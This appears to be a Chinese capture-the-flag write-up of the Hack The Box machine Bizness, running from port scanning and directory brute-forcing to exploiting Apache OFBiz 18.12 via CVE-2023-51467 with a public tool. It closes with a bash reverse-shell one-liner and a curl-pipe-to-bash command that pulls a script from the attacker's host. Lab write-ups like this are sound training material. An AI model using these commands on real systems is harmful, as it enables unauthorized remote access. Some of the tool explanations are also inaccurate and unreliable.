HTB第四赛季靶机Bizness笔记

信息收集
根据HTB给出的信息这是一台linux的简单靶机。ip为10.10.11.252。
连接到HTB的openvpn之后,使用ping命令测试与目标靶机的连通性:
ping 10.10.11.252
PING 10.10.11.252 (10.10.11.252) 56(84) bytes of data.
64 bytes from 10.10.11.252: icmp_seq=7 ttl=63 time=166 ms
64 bytes from 10.10.11.252: icmp_seq=8 ttl=63 time=198 ms
64 bytes from 10.10.11.252: icmp_seq=9 ttl=63 time=158 ms
64 bytes from 10.10.11.252: icmp_seq=14 ttl=63 time=167 ms
64 bytes from 10.10.11.252: icmp_seq=20 ttl=63 time=164 ms
64 bytes from 10.10.11.252: icmp_seq=21 ttl=63 time=185 ms
端口扫描
我们使用nmap来对这个ip段进行端口扫描,目的在于探测目标ip启用了什么服务。
nmap 10.10.11.252 -sT --min-rate=10000 -p-
-
-sT: 使用TCP连接扫描,即全连接扫描。这种扫描方式通过建立完整的TCP连接来检查目标端口的状态。 -
--min-rate=10000: 设置扫描的最小速率,这里是每秒10,000个包。这可以用来减轻对目标系统的网络流量,以降低被探测的风险。 -
-p-: 指定要扫描的端口范围,这里是-指全端口扫描。
nmap 10.10.11.252 -sU --min-rate=10000 -p-
这里与上面一样,只是把sT改为了sU,代表着进行UDP连接扫描。虽然大多数协议使用TCP连接,但是为了保证信息收集的完整度,UDP扫描还是有必要的。
nmap 10.10.11.252 -sT --min-rate=10000 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 06:39 EST
Nmap scan report for bizness.htb (10.10.11.252)
Host is up (0.17s latency).
Not shown: 65511 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   open   ssh
25/tcp   closed smtp
53/tcp   closed domain
80/tcp   open   http
110/tcp  closed pop3
111/tcp  closed rpcbind
113/tcp  closed ident
135/tcp  closed msrpc
139/tcp  closed netbios-ssn
143/tcp  closed imap
199/tcp  closed smux
443/tcp  open   https
445/tcp  closed microsoft-ds
554/tcp  closed rtsp
993/tcp  closed imaps
995/tcp  closed pop3s
1025/tcp closed NFS-or-IIS
1720/tcp closed h323q931
1723/tcp closed pptp
3306/tcp closed mysql
3389/tcp closed ms-wbt-server
8080/tcp closed http-proxy
8888/tcp closed sun-answerbook

Nmap done: 1 IP address (1 host up) scanned in 23.38 seconds
sudo nmap 10.10.11.252 -sU --min-rate=10000 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 06:40 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 2.13 seconds
从扫描结果可以看出开放了22、80、443。这是极有可能是一个在部署在linux的web服务器。
由此我们再针对这几个端口进行详细端口扫描。
sudo nmap 10.10.11.252 -sT -sC -sV --min-rate=10000 -p 22,80,443
其中
-
-sT: 使用TCP连接扫描,即全连接扫描。这种扫描方式通过建立完整的TCP连接来检查目标端口的状态。 -
-sC: 启用默认的脚本扫描,这将运行一组常见的脚本来探测目标系统的漏洞和服务。 -
-sV: 对开放的端口进行服务版本检测。这将尝试确定目标系统上运行的具体服务和其版本号。 -
--min-rate=10000: 设置扫描的最小速率,这里是每秒10,000个包。这可以用来减轻对目标系统的网络流量,以降低被探测的风险。 -
-p 22,80,443: 指定要扫描的端口范围,这里是22(SSH)、80(HTTP)和443(HTTPS)。因为使用sC进行的脚本扫描会花费大量时间,由于我们已经知道知道目标开发的端口,所以这里我们只需要指定之前扫描的端口进行探测。这样既满足了信息收集的完整性,有保证了发送数据包的最小化。在渗透测试过程中我们不仅要考虑渗透测试的完整度,也要保证渗透的隐蔽性和渗透速度。
sudo nmap 10.10.11.252 -sT -sC -sV --min-rate=10000 -p 22,80,443
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 07:12 EST
Host is up (0.18s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp  open  http     nginx 1.18.0
|_http-title: Did not follow redirect to https://bizness.htb/
|_http-server-header: nginx/1.18.0
443/tcp open  ssl/http nginx 1.18.0
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: nginx/1.18.0
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=UK
| Not valid before: 2023-12-14T20:03:40
|_Not valid after:  2328-11-10T20:03:40
|_http-title: 400 The plain HTTP request was sent to HTTPS port
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.38 seconds
从详细端口扫描我们可知
-
22/tcp - SSH:
- SSH服务运行的是OpenSSH 8.4p1版本,是Debian 5+deb11u3的变种。还提供了RSA、ECDSA和ED25519类型的SSH主机密钥。
-
80/tcp - HTTP:
- Web服务器是nginx 1.18.0,但访问时发生了重定向到HTTPS。由于发生了重定向,Nmap无法提供HTTP标题(http-title)。这里获得了一个bizness.htb的域名。
-
443/tcp - HTTPS:
- 同样是nginx 1.18.0,但在访问时发生了XML解析问题。证书信息显示该证书是不合法的,其有效期在2023年12月14日之前。
-
TLS相关信息:
- 提供了TLS的一些相关信息,包括支持的应用层协议(http/1.1)和TLS的一些随机数据。
-
其他信息:
- 系统信息显示目标系统使用Linux操作系统,内核版本未提供具体版本号。
其中22端口可能为ssh服务。SSH(Secure Shell)是一种用于在网络上安全地进行远程登录和执行命令的协议。它提供了加密和身份验证的机制,以确保通信的安全性,其中nmap的扫描结果并没有给出我们更加有利用价值的信息,在没有用户凭证的前提下,光靠这下信息我们很难对22端口进行测试。所以我们不把它作为渗透测试优先考虑的目标。
80、443端口是HTTP(HyperText Transfer Protocol)协议和443端口使用的是HTTPS(HTTP Secure)协议它用来作为Web浏览器和Web服务器之间传输超文本的协议,用来作为web应用的入口,所以这里我们渗透的目标优先选择web渗透。在nmap的扫描结果中给出了一个bizness.htb,表明了该ip的web应用是指向bizness.htb这个域名。而bizness的这个域名使用dns查询工具得出他不在dns根服务器中,那么我们在/etc/host这个本地dns解析器中添加10.10.11.252 bizness.htb使得我们访问10.10.11.252会指向bizness.htb这个域。
在浏览器中访问http://10.10.11.252 成功解析到bizness.htb:

看样子是一个公司的主页。使用初略游览前端源代码,看着像是纯静态页面。
前端信息收集:
使用JSFinder进行js敏感信息收集
JSFinder is a tool for quickly extracting URLs and subdomains from JS files on a website.
JSFinder是一款用作快速在网站的js文件中提取URL,子域名的工具。
github:Threezh1/JSFinder: JSFinder is a tool for quickly extracting URLs and subdomains from JS files on a website. (github.com)
└─$ python JSFinder.py -u https://bizness.htb/
url:https://bizness.htb/
Find 5 URL:
https://bizness.htb/hqdefault.jpg
https://bizness.htb/player?autoplay=true
https://bizness.htb/item
https://bizness.htb/layout-mode
https://bizness.htb/contactform/contactform.php

Find 1 Subdomain:
bizness.htb
没有获取到任何有用页面。
目录爆破
在前端信息收集没有任何有用信息的情况下,这里考虑使用dirseach进行目录爆破。
github:maurosoria/dirsearch: Web path scanner (github.com)
dirsearch -u https://bizness.htb/ -e * -i 200
在其中-u为指定目录的站点,-e *为指定的类型为全类型 -i为指显示状态码为200的结果。
kali㉿kali)-[~/JSFinder-master]
└─$ dirsearch -u https://bizness.htb/ -e * -i 200
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: 1.py | HTTP method: GET | Threads: 25 | Wordlist size: 9481

Output File: /home/kali/JSFinder-master/reports/https_bizness.htb/__24-01-13_06-24-55.txt

Target: https://bizness.htb/

[06:24:55] Starting:
[06:25:55] 200 -   34KB - /control/
[06:25:56] 200 -   34KB - /control
[06:25:57] 200 -   11KB - /control/login
[06:26:05] 200 -   27KB - /index.html
[06:26:30] 200 -   21B  - /solr/admin/file/?file=solrconfig.xml
[06:26:30] 200 -   21B  - /solr/admin/
其中/control页面为报错为报错页面,其中返回了OFBIz的图标

/control/login为登录页面,其中暴露了Apache OFBiz的版本号为18.12。


而/solr/admin/file/?file=solrconfig.xml 可能包含初步看可能包含一个ssrf漏洞。
在这次目录爆破里我们可以知道这个系统的使用了Apache OFBiz这个框架,版本号为18.12
Apache OFBiz全称是The ApacheOpen For Business Project。Open For Business(OFBiz)是一套基于通用架构的企业应用程序,使用通用数据,逻辑和流程组件。 应用程序的松散耦合特性使这些组件易于理解,扩展和定制。
像这样的系统,很可能在已知版本的情况下包含了很多已知的poc和利用。
利用搜索引擎一下:

很快就发现了相关漏洞。
经过版本号的筛选这个靶机可能存在

运气很好直接找到了exp,甚至有图形化的利用工具。
JaneMandy/CVE-2023-51467-Exploit: Apache Ofbiz CVE-2023-51467 图形化漏洞利用工具 (github.com)
使用
└─$ java -jar Apache-Ofbiz.jar
启动,输入url,成功执行命令:

反弹shell
由于与靶机通网
使用curl进行反弹shell
在自己kali上编写一个bash一句话
bash -i >& /dev/tcp/本机ip/7777 0>&1
利用命令执行执行命令curl http://10.10.16.58:/shell.sh|bash